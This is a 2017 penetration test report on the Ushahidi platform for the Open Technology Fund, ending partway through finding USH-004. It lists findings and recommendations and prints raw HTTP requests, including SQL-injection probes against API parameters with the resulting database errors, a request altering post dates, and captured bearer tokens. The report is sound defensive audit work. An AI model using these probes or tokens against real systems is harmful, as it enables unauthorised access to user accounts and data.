PENETRATION TEST REPORT

for

Open Technology Fund

V1.0
Amsterdam
March 3rd, 2017

Document Properties

Client	Open Technology Fund
Title	PENETRATION TEST REPORT
Targets	Ushahidi Platform V3 API Ushahidi Platform Client Ansible Playbooks Hybrid Mobile UI for Ushahidi Platform
Version	1.0
Pentesters	Stefan Vink, Giovanni Cruz Forero
Authors	Stefan Vink, Peter Mosmans
Reviewed by	Peter Mosmans
Approved by	Peter Mosmans

Version control

Version	Date	Author	Description
0.1	February 23rd, 2017	Stefan Vink	Initial draft
0.2	February 27th, 2017	Stefan Vink	V1
0.3	February 28th, 2017	Stefan Vink	Review
1.0	March 3rd, 2017	Peter Mosmans	Final edits

Contact

For more information about this Document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Overdiemerweg 28 1111 PP Diemen The Netherlands
Phone	+31 6 10 21 32 40
Email	info@radicallyopensecurity.com

Table of Contents

1 Executive Summary

1.1 Introduction

Open Technology Fund (hereafter "**Open Tech Fund**") has requested Radically Open Security B.V. (hereafter "**ROS**") to perform a penetration test of their Ushahidi platform.

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of work

The scope of the penetration test was limited to the following targets:

- Ushahidi Platform V3 API
- Ushahidi Platform Client
- Ansible Playbooks
- Hybrid Mobile UI for Ushahidi Platform

1.3 Project objectives

Security audit of the Ushahidi platform with the API and Platform client having the highest priority.

1.4 Timeline

The Security Audit took place between February 13th and February 23th, 2016.

1.5 Results In A Nutshell

This was a crystalbox penetration test with access to the public (Ushahidi platform) and private (Ansible playbooks) Github Repositories.

There were: 1 'Elevated', 18 'Moderate' and 11 'Low' rated vulnerabilities such as:

- Stack trace error leak tokens to third-party Getsentry.
- Sql errors on several pages.

- Cookies miss the Secure Flag.
- Session does not timeout when user logs out.
- Abuse of function
- Missing protection against CSRF, Clickjacking and XSS.
- Weak Diffie-Helman Key Exchange parameters allowed.
- User input validation.
- Open SSH ports
- Password Policy not inplace when resetting password.
- Several Information leaks to unauthorized users.

ROS recommends that Ushahidi addresses all reported vulnerabilities to secure their application, and while doing so, ensure new vulnerabilities aren't accidentally introduced. ROS also recommends a retest of these sites after identified vulnerabilities have been mitigated.

1.6 Summary of Findings

ID	Type	Description	Threat level
USH-001	Secure Credentials Leak	Ushahidi.io sends information to third party Getsentry for stack trace logging. This can be used to troubleshoot and resolve any issues that users experience.	Elevated
USH-002	SQL Injection	Sql errors appeared on several pages. It was possible to inject SQL commands but getting a working query was not possible.	Moderate
USH-004	Abuse of Function	It is possible to manipulate the variables "created" and "post_date" which leads to false post-chronology.	Moderate
USH-006	Information Leak	Causing an exception in https://ushahidi.io/settings/timeline.html leads to information leakage about the running code as well as the nature of the triggered error.	Moderate
USH-007	CSRF Protection	The API does not verify whether a request originates from its own website, or if it was submitted by a user using a form on a malicious website.	Moderate
USH-008	Cross Site Scripting	It is possible to inject Javascript and HTML into pages by modifying the description field of an individual post.	Moderate
USH-009	Cross Site Scripting	It is possible to inject Javascript and HTML into pages by modifying the description field of the website.	Moderate
USH-010	Insecure Data Transport	The password resetlink (in the case your accounts password is lost) does not use a https connection.	Moderate
USH-011	Password Policy	When using the password protection link it is possible to alter to request and create a password that is only one character long or when you intercept the login request an user-account without password.	Moderate
USH-012	Bruteforce Protection	No bruteforce protections allows to create unlimited amount of users.	Moderate

USH-013	CORS Policy	The Cross-Origin Resource Sharing (CORS) Policy allows access from any domain.	Moderate
USH-014	Clickjacking	The anti-clickjacking X-Frame-Options HTTP header is not present on the website ushahidi.io, ushahidi.com and xxxx.api.ushahidi.io. This makes it possible for attackers to show the content in a frame, eavesdrop on all user interactions, and modify the contents.	Moderate
USH-016	Unhardened Session Cookies	Session cookies miss the Secure flag.	Moderate
USH-017	Session Expiration	The session does not expire when the user logs out. It is possible to close the session and still use the same one to send request until it expires.	Moderate
USH-018	SSH	The use of port 22 is very common when using ansible but this is open to the rest of the world.	Moderate
USH-019	Access	There is a user mentioned in the following files that might not need that access anymore.	Moderate
USH-020	Password	The MySQL password in Ansible is weak.	Moderate
USH-025	Vagrant	For the creation of the base image is the public ubuntu/trusty64 used.	Moderate
USH-027	Passwords	The review of the ansible files showed the use of plain passwords in files.	Moderate
USH-003	Insecure SSL/TLS Configuration	This server supports weak Diffie-Hellman (DH) key exchange parameters.	Low
USH-005	Increase Attack Surface	The Nmap scan reveals an open SSH port 22 on ushahidi.com.	Low
USH-015	Cross-Site-Scripting	The X-XSS-Protection HTTP Header is not set by the webserver. This header enables the Cross-Site Scripting (XSS) filter built into most recent web browser.	Low
USH-021	Implementation	No major issues found in the Oauth2 implementation. Only the implementation of the client_secret could be improved.	Low
USH-022	Abuse of Function	It is possible to create roles and make permission assignment in the FREE version, that feature only would be available on RESPONDER version. With this request is possible to create the user and then in the platform is possible to make the assignment of permissions.	Low
USH-023	Information Leak	An internal server error appears when using a NULL byte in the filename. This reveals the underlying host where the images are located.	Low
USH-024	Information Leak	It is possible to retrieve available member-roles as an anonymous user.	Low
USH-026	Information Leak	It is possible to Retrieve Information Of Members With Low Privileges.	Low
USH-028	Bug	Multiple Oauth2 requests are made when a user logs in as an anonymous user (grant type client_credentials).	Low
USH-029	API Security	The Developer of the Mobile Apps asked how to securely storage access tokens needed for API calls.	Low
USH-030	Insecure SSH Settings	The SSH server listening on ushahidi.com port 22 allows a number of less-secure key exchange algorithms, server	Low

		authentication algorithms, encryption algorithms and message authentication codes.	

1.7 Summary of Recommendations

ID	Type	Recommendation
USH-001	Secure Credentials Leak	Never send OAuth 2.0 authentication headers to a third party. This undermines the whole OAuth 2.0 concept of keeping tokens secure.
USH-002	SQL Injection	Properly escape and filter user input. Only use prepared statements when communicating with a SQL database. Use additional escaping on the backend if this is not already present. Don't return any SQL errors to the client.
USH-003	Insecure SSL/TLS Configuration	Use Diffie-Hellman parameters larger than 1024 bits.
USH-004	Abuse of Function	Set the created and post_date server side, do not rely on the client.
USH-005	Increase Attack Surface	Implement a bruteforce protection (for instance fail2ban or log2iptables) Create firewall rules who can access SSH. (only internal access for instance) Use a different port for SSH. (this will evade automatic portscanners that only scan for SSH on the default port Use portknocking to open the port on demand
USH-006	Information Leak	Disable detailed error reporting to users, and catch all uncaught exceptions. Log detailed error messages in dedicated logfiles which aren't available for Internet users.
USH-007	CSRF Protection	Implement anti-CSRF tokens to all requests that perform actions to change the application state, or that add, modify, or delete content. An anti-CSRF token should be a long, randomly-generated value, unique to each user, so attackers cannot easily brute-force it It is important to validate anti-CSRF tokens when the application handles user requests. The application should both verify that the token exists in the request, check that it matches the user's current token, and make sure that it hasn't been used before. If one of these checks fails, the application should reject the request.
USH-008	Cross Site Scripting	Filter all client-provided input parameters, and escape all output variables. Make use of a whitelist, and prevent certain characters from being inserted if it's not necessary for the working of the application.
USH-009	Cross Site Scripting	Filter all client-provided input parameters, and escape all output variables. Make use of a whitelist, and prevent certain characters from being inserted if it's not necessary for the working of the application.
USH-010	Insecure Data Transport	Use End-to-End (HTTPS TLS Encryption) for the communication between server and client.
USH-011	Password Policy	Use Server-Side Validation of the length and complexity of the password.
USH-012	Bruteforce Protection	Captcha IP limit or lockout for a certain amount of time
USH-013	CORS Policy	Use a whitelist approach and only allow known valid domains.
USH-014	Clickjacking	Add the X-Frame-Options HTTP Response header with valueDeny or SameOrigin to the website.
USH-015	Cross-Site-Scripting	Add the HTTP header in the response as: X-XSS-Protection: 1; mode=block
USH-016	Unhardened Session Cookies	Set the Secure flag for all cookies that are being communicated over a secure channel.
USH-017	Session Expiration	Revoke the session when the user logs out.

USH-018	SSH	Only allow internal ip-addresses (so ansible can access the server) access to this port. If any support personal should have access to the box they should use login to a special Management Server and connect from there internally.
USH-019	Access	Determine if this user still needs access.
USH-020	Password	When possible, always encrypt user names and passwords. Use strong passwords for all accounts on all environments. Use strict separation between environments and make sure not to share user names and passwords.
USH-021	Implementation	When using grant_type=password it is recommended that the client_secret should not be included. Generate a random client secret during installation.
USH-022	Abuse of Function	Verify if a user is a paid or non-paid user.
USH-023	Information Leak	Don't show (detailed) error messages to users. Validate the input.
USH-024	Information Leak	Only allow users what they should be able to see and restrict what is out of their scope.
USH-025	Vagrant	Consider the use of an internal image.
USH-026	Information Leak	Only allow users what they should be able to see and restrict what is out of their scope.
USH-027	Passwords	Do not put your password as plain text, certificates, privatekeys in your git repo, use ansible-vault (http://docs.ansible.com/ansible/playbooks_vault.html) or git-crypt (https://github.com/AGWA/git-crypt) for encrypting.
USH-028	Bug	Fix the bug.
USH-029	API Security	Upload the vid to your server as intermediary where the upload to vimeo with the API Ask users to login with their own Vimio account. (is more of a hassle)
USH-030	Insecure SSH Settings	Disable the key exchange algorithms ecdh-sha2-nistp256, ecdh-sha2-nistp384, ecdh-sha2-nistp521, diffie-hellman-group1-sha1, diffie-hellman-group14-sha1 and diffie-hellman-group-exchange--sha1. Disable the server authentication algorithms ssh-dss and ecdsa-sha2-nistp256. Disable the encryption algorithms 3des-cbs, arcfour128 and blowfish-cbc. Disable the message authentication codes hmac-md5, hmac-md5-96, hmac-sha1, hmac-sha1-96 and umac-64@openssh.com.

2 Methodology

2.1 Planning

Our general approach during this penetration test was as follows:

1. **Reconnaissance**
   We attempted to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection, etc., afforded to the network. This would usually involve trying to discover publicly available information by utilizing a web browser and visiting newsgroups etc. An active form would be more intrusive and may show up in audit logs and may take the form of a social engineering type of attack.
2. **Enumeration**
   We used varied operating system fingerprinting tools to determine what hosts are alive on the network and more importantly what services and operating systems they are running. Research into these services would be carried out to tailor the test to the discovered services.
3. **Scanning**
   Through the use of vulnerability scanners, all discovered hosts would be tested for vulnerabilities. The result would be analyzed to determine if there any vulnerabilities that could be exploited to gain access to a target host on a network.
4. **Obtaining Access**
   Through the use of published exploits or weaknesses found in applications, operating system and services access would then be attempted. This may be done surreptitiously or by more brute force methods.

2.2 Risk Classification

Throughout the document, each vulnerability or risk identified has been labeled and categorized as:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/ reputational losses occurring as a result.
- **High**
  High risk of security controls being compromised with the potential for significant financial/ reputational losses occurring as a result.
- **Elevated**
  Elevated risk of security controls being compromised with the potential for material financial/ reputational losses occurring as a result.
- **Moderate**

Moderate risk of security controls being compromised with the potential for limited financial/ reputational losses occurring as a result.

- **Low**
  Low risk of security controls being compromised with measurable negative impacts as a result.

Please note that this risk rating system was taken from the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting.

3 Reconnaissance and Fingerprinting

Through automated scans we were able to gain the following information about the software and infrastructure. Detailed scan output can be found in the sections below.

3.1 Automated Scans

As part of our active reconnaissance we used the following automated scans:

- analyze_hosts - https://github.com/PeterMosmans/security-scripts
- nikto – https://github.com/sullo/nikto
- nmap – http://nmap.org
- sqlmap – https://github.com/sqlmapproject/sqlmap
- testssl.sh – https://github.com/drwetter/testssl.sh

Fingerprinted Information
Ushahidi.com 22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.4 (Ubuntu Linux; protocol 2.0)
ushahidi.io + ushahidi.com + xxxx.api.ushahidi.io 80/tcp open http nginx 1.4.6 (Ubuntu) 443/tcp open ssl

4 Pentest Technical Summary

4.1 Findings

We have identified the following issues:

4.1.1 USH-001 — OAuth 2.0 Token Sent to Third Party

Vulnerability ID: USH-001

Vulnerability type: Secure Credentials Leak

Threat level: Elevated

Description:

Ushahidi.io sends information to third party Getsentry for stack trace logging. This can be used to troubleshoot and resolve any issues that users experience.

Technical description:

Ushahidi.io sends information to third party Getsentry for stack trace logging. This can be used to troubleshoot and resolve any issues that users experience. Although the information in the request also sends the users headers, such as the Bearer Token, to the third-party which could be used to authenticate as the user.

The request:

```
POST /api/88045/store/?sentry_version=7&amp;sentry_client=raven-js%2F3.8.0&
amp;sentry_key=198dd82fe71b41d587ebc870121154a2 HTTP/1.1
Host: app.getsentry.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://svink.ushahidi.io/forbidden
Content-Length: 26016
Content-Type: text/plain;charset=UTF-8
Origin: https://svink.ushahidi.io
Connection: close

{&quot;project&quot;:&quot;88045&quot;,&quot;logger&quot;:&quot;javascript&quot;,&quot
;platform&quot;:&quot;javascript&quot;,&quot;request&quot;:{&quot;headers&quot;:{
&quot;User-Agent&quot;:&quot;Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101
Firefox/36.04&quot;},&quot;url&quot;:&quot;https://svink.ushahidi.io/forbidden&quot
;},&quot;mes
sage&quot;:&quot;Possibly unhandled rejection: {\&quot;data\&quot;:{\&quot;errors\&quo
t;:[{\&quot;status\&quot;:403,\&quot;title\&quot;:\&quot;User 0 is not allowed to
search resour
ce posts #0\&quot;,\&quot;message\&quot;:\&quot;User 0 is not allowed to search resour
ce posts #0\&quot;}]},\&quot;status\&quot;:403,\&quot;config\&quot;:{\&quot;method\&qu
ot;:\
```

```
&quot;GET\&quot;,\&quot;transformRequest\&quot;:[null],\&quot;transformResponse\&quot
;:[null],\&quot;jsonpCallbackParam\&quot;:\&quot;callback\&quot;,\&quot;url\&quot
;:\&quot;
https://svink.api.ushahidi.io/api/v3/posts/geojson\&quot;,\&quot;params\&quot;:{\&quot
;order\&quot;:\&quot;desc\&quot;,\&quot;orderby\&quot;:\&quot;post_date\&quot;,\&quot
;status\&
quot;:[\&quot;published\&quot;,\&quot;draft\&quot;]},\&quot;headers\&quot;:{\&quot
;Accept\&quot;:\&quot;application/json, text/plain, */*\&quot;,\&quot;Authorization\&q
uot;:\&quot;

Bearer C3LqiZXjEYICnDtfHMCj1yxghHzQk0lUdXktFSx2\
```

Impact:

An attacker could reuse the Bearer token to impersonate the logged on user, until the token expires.

Recommendation:

Never send OAuth 2.0 authentication headers to a third party. This undermines the whole OAuth 2.0 concept of keeping tokens secure.

4.1.2 USH-002 — Sql Injection (X.ushahidi.io)

Vulnerability ID: USH-002

Vulnerability type: SQL Injection

Threat level: Moderate

Description:

Sql errors appeared on several pages. It was possible to inject SQL commands but getting a working query was not possible.

Technical description:

Sql errors appeared on several pages. It was possible to inject reserved SQL characters and break the query but due lack of time a feasible injection could not be generated.

The following requests allowed us to see the underlying SQL queries. ROS tried to inject them but were unsuccessful.

Scanning the API for different methods and changing the parameter paths of a range of requests showed the following SQL-errors:

1]

```
GET /api/v3/posts?limit=50&offset=50' HTTP/1.1
    Host: svink.api.ushahidi.io
    User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
```

```
    Accept: application/json, text/plain, */*
    Accept-Language: en-US,en;q=0.5
    Authorization: Bearer vkvsp0bxYUsAKD3gYJ01Ujn4ITmNFBRH4qHZvPx5
    Referer: https://svink.ushahidi.io/views/map
    origin: https://svink.ushahidi.io
    Connection: close

    HTTP/1.1 500 Internal Server Error
    Server: nginx/1.4.6 (Ubuntu)
    Date: Thu, 16 Feb 2017 06:44:11 GMT
    Content-Type: application/json; charset=utf-8
    Connection: close
    X-Powered-By: PHP/5.5.9-1ubuntu4.21
    Access-Control-Allow-Origin: *
    Access-Control-Allow-Headers: Authorization, Content-type
    Content-Length: 1182

    {"errors":[{"status":1064,"title":"You have an error in your SQL syntax; check the
    manual that corresponds to your MySQL server version for the right syntax to use
    near ''' at line 1 [ SELECT DISTINCT `posts`.*, `messages`.`id` AS `message_id`,
    `messages`.`type` AS `source`, `messages`.`contact_id` AS `contact_id`, `forms`.`colo
    r` AS `color` FROM `posts` LEFT JOIN `messages` ON (`posts`.`id` = `messages`.`post_id
    `) LEFT JOIN `forms` ON (`posts`.`form_id` = `forms`.`id`) WHERE `posts`.`status`
    IN ('published') AND `posts`.`type` = 'report' ORDER BY `posts`.`post_date` DESC
    LIMIT 50 OFFSET 50' ]","message":"You have an error in your SQL syntax; check the
    manual that corresponds to your MySQL server version for the right syntax to use
    near ''' at line 1 [ SELECT DISTINCT `posts`.*, `messages`.`id` AS `message_id`,
    `messages`.`type` AS `source`, `messages`.`contact_id` AS `contact_id`, `forms`.`colo
    r` AS `color` FROM `posts` LEFT JOIN `messages` ON (`posts`.`id` = `messages`.`post_id
    `) LEFT JOIN `forms` ON (`posts`.`form_id` = `forms`.`id`) WHERE `posts`.`status`
    IN ('published') AND `posts`.`type` = 'report' ORDER BY `posts`.`post_date` DESC
    LIMIT 50 OFFSET 50' ]"}]}
```

2]

```
GET /api/v3/roles?access_token=defaulttoken&orderby=created&order=desc&limit=100&offse
    t=100 HTTP/1.1
    Host: svink.api.ushahidi.io
    User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
    Accept: application/json, text/plain, */*
    Accept-Language: en-US,en;q=0.5
    Authorization: Bearer vkvsp0bxYUsAKD3gYJ01Ujn4ITmNFBRH4qHZvPx5
    Referer: https://svink.ushahidi.io/views/map
    origin: https://svink.ushahidi.io
    Connection: close

    HTTP/1.1 500 Internal Server Error
    Server: nginx/1.4.6 (Ubuntu)
    Date: Thu, 16 Feb 2017 06:44:12 GMT
    Content-Type: application/json; charset=utf-8
    Connection: close
    X-Powered-By: PHP/5.5.9-1ubuntu4.21
    Access-Control-Allow-Origin: *
    Access-Control-Allow-Headers: Authorization, Content-type
    Content-Length: 340

    {"errors":[{"status":1054,"title":"Unknown column 'roles.created' in 'order clause
    ' [ SELECT DISTINCT `roles`.* FROM `roles` ORDER BY `roles`.`created` DESC LIMIT
    100 OFFSET 100 ]","message":"Unknown column 'roles.created' in 'order clause' [
    SELECT DISTINCT `roles`.* FROM `roles` ORDER BY `roles`.`created` DESC LIMIT 100
    OFFSET 100 ]"}]}
```

3]

```
GET https://testcol.api.ushahidi.io/api/v3/roles?name=admin&orderby=name&order=asc&off
    set=' HTTP/1.1
```

```
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
    Accept: application/json, text/plain, */*
    Accept-Language: en-US,en;q=0.5
    Authorization: Bearer hqJDBlNm8tknaoHEAhzhVXDngmjdbpPUE6Z3mNfm
    Referer: https://testcol.ushahidi.io/activity
    Origin: https://testcol.ushahidi.io
    Connection: keep-alive
    Content-Length: 0
    Host: testcol.api.ushahidi.io

    HTTP/1.1 500 Internal Server Error
    Server: nginx/1.4.6 (Ubuntu)
    Date: Thu, 16 Feb 2017 15:47:12 GMT
    Content-Type: application/json; charset=utf-8
    Connection: keep-alive
    X-Powered-By: PHP/5.5.9-1ubuntu4.21
    Access-Control-Allow-Origin: *
    Access-Control-Allow-Headers: Authorization, Content-type

    {"errors":[{"status":1064,"title":"You have an error in your SQL syntax; check the
    manual that corresponds to your MySQL server version for the right syntax to use
    near 'OFFSET '' at line 1 [ SELECT DISTINCT `roles`.* FROM roles WHERE name = 'admin
    ' ORDER BY roles.name ASC OFFSET ' ]","message":"You have an error in your SQL syntax
    ; check the manual that corresponds to your MySQL server version for the right syntax
    to use near 'OFFSET '' at line 1 [ SELECT DISTINCT roles.* FROM `roles` WHERE `name`
    = 'admin' ORDER BY `roles`.`name` ASC OFFSET ' ]"}]}
```

4]

```
POST /api/v3/posts?order=desc&orderby=post_date HTTP/1.1
    Host: svink.api.ushahidi.io
    User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
    Accept: application/json, text/plain, */*
    Accept-Language: en-US,en;q=0.5
    Content-Type: application/json;charset=utf-8
    Authorization: Bearer 5OYDMjUTVlEcqzKZdWV3nLlC5bvBNFPARlhtYsrQ
    Referer: https://svink.ushahidi.io/posts/3/edit
    Content-Length: 937
    Origin: https://svink.ushahidi.io
    Connection: close

    {"id":4,"url":"https://svink.api.ushahidi.io/api/v3/posts/3","parent_id":null,"form
    ":{"id":1,"url":"https://svink.api.ushahidi.io/api/v3/forms/100","parent_id":null,
    "name":"Basic Post","description":"Post with a location","color":null,"type":"report
    ","disabled":false,"created":"2017-02-14T06:11:03+00:00","updated":null,"require_appro
    val":true,"everyone_can_create":true,"can_create":[],"allowed_privileges":["read
    ","create","update","delete","search"]},"user_id":null,"message":null,"color":null,
    "type":"report","title":"test2","slug":"test4-58a680719f2a5","content":"ghjgjgjgjhkk
    ","author_email":null,"author_realname":null,"status":"draft","created":"2017-02
    -17T04:47:45+00:00","updated":null,"locale":"en_us","values":{},"post_date":"2017
    -02-17T04:47:26+00:00","tags":[],"published_to":[],"completed_stages":[],"sets":[],
    "source":null,"contact":null,"allowed_privileges":["read","create","update","delete
    ","search","change_status"]}

    HTTP/1.1 500 Internal Server Error
    Server: nginx/1.4.6 (Ubuntu)
    Date: Mon, 20 Feb 2017 03:46:43 GMT
    Content-Type: application/json; charset=utf-8
    Connection: close
    X-Powered-By: PHP/5.5.9-1ubuntu4.21
    Access-Control-Allow-Origin: *
    Access-Control-Allow-Headers: Authorization, Content-type
    Content-Length: 692

    {"errors":[{"status":1062,"title":"Duplicate entry '4' for key 'PRIMARY' [ INSERT
    INTO `posts` (`id`, `form_id`, `user_id`, `type`, `title`, `slug`, `content`, `status
    `, `created`, `locale`, `post_date`, `published_to`) VALUES (4, 1, 2, 'report',
    'test2', 'test4-58a680719f2a5', 'ghjgjgjgjhkk', 'draft', 1487562403, 'en_us', '2017
```

```
    -02-17 04:47:26', '[]') ]","message":"Duplicate entry '4' for key 'PRIMARY' [ INSERT
    INTO `posts` (`id`, `form_id`, `user_id`, `type`, `title`, `slug`, `content`, `status
    `, `created`, `locale`, `post_date`, `published_to`) VALUES (4, 1, 2, 'report',
    'test2', 'test4-58a680719f2a5', 'ghjgjgjgjhkk', 'draft', 1487562403, 'en_us', '2017
    -02-17 04:47:26', '[]') ]"}]}
```

In request 1 - 3 it is caused by the following parameters:

- orderby
- order
- offset

In request 4:

- Because of a duplicate value

SQL Injection:
The SQL Injection was not succesful because the parameters did not allow to expand the query with one of our own.

Impact:

The improper escaping could lead to this input being passed to the backend. These are strong indications of a possibility to SQL inject directly.

Recommendation:

- Properly escape and filter user input.
- Only use prepared statements when communicating with a SQL database.
- Use additional escaping on the backend if this is not already present.
- Don't return any SQL errors to the client.

4.1.3 USH-003 — Weak Diffie-Hellman Key Exchange (X.ushahidi.io)

Vulnerability ID: USH-003

Vulnerability type: Insecure SSL/TLS Configuration

Threat level: Low


Description:

This server supports weak Diffie-Hellman (DH) key exchange parameters.

Technical description:

This server supports weak Diffie-Hellman (DH) key exchange parameters. (Tested with the use of ssllabs.com)

Diffie-Hellman key exchange is a popular cryptographic algorithm that allows Internet protocols to agree on a shared key and negotiate a secure connection. It is fundamental to many protocols including HTTPS, SSH, IPsec, SMTPS, and protocols that rely on TLS. Millions of HTTPS, SSH, and VPN servers all use the same prime numbers for Diffie-Hellman key exchange. Practitioners believed this was safe as long as new key exchange messages were generated for every connection. However, the first step in the number field sieve—the most efficient algorithm for breaking a Diffie-Hellman connection—is dependent only on this prime. After this first step, an attacker can quickly break individual connections. Breaking the single, most common 1024-bit prime used by web servers would allow passive eavesdropping on connections to 18% of the Top 1 Million HTTPS domains. A second prime would allow passive decryption of connections to 66% of VPN servers and 26% of SSH servers. A close reading of published NSA leaks shows that the agency's attacks on VPNs are consistent with having achieved such a break.



Impact:

The use of 1024 bit Diffie Hellman parameters makes it easier for attackers to decrypt encrypted traffic.

Recommendation:

- Use Diffie-Hellman parameters larger than 1024 bits.

4.1.4 USH-004 — Creation And Post Date Can Be Manipulated By Client

Vulnerability ID: USH-004

Vulnerability type: Abuse of Function

Threat level: Moderate

Description:

It is possible to manipulate the variables "created" and "post_date" which leads to false post-chronology.

Technical description:

When a user posts a new comment it is possible to manipulate the variables "created" and "post_date" which leads to false post-chronology. These variables are set by using the current date and time. To be able to do this a user needs to intercept the request with a Proxy (for instance Burp) and change the parameters.

Altered Request:

```
POST https://testcol.api.ushahidi.io/api/v3/posts?order=desc&orderby=post_date HTTP/1.
1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: br
Content-Type: application/json;charset=utf-8
Authorization: Bearer 9T3ci4Joe96JTwkVh5hikU4AK3dRqS5dQC58c91w
Referer: https://testcol.ushahidi.io/posts/create/1
Content-Length: 577
origin: https://testcol.ushahidi.io
Connection: keep-alive
Host: testcol.api.ushahidi.io

{"title":"prueba4","content":"prueb4","locale":"en_US","values":{},"completed_stages
":[],"published_to":[],"post_date":"2018-02-17T02:34:06.287Z","form":{"id":1,"url
":"https://testcol.api.ushahidi.io/api/v3/forms/1","parent_id":null,"name":"Basic
 Post","description":"Post with a location","color":"#A51A1A ","type":"report","disabl
ed":false,"created":"2018-02-13T23:22:58+00:00","updated":"2018-02-13T23:54:13+00:00
","require_approval":true,"everyone_can_create":true,"can_create":["admin","user
"],"allowed_privileges":["read","search"]},"allowed_privileges":["read","search"]}
```

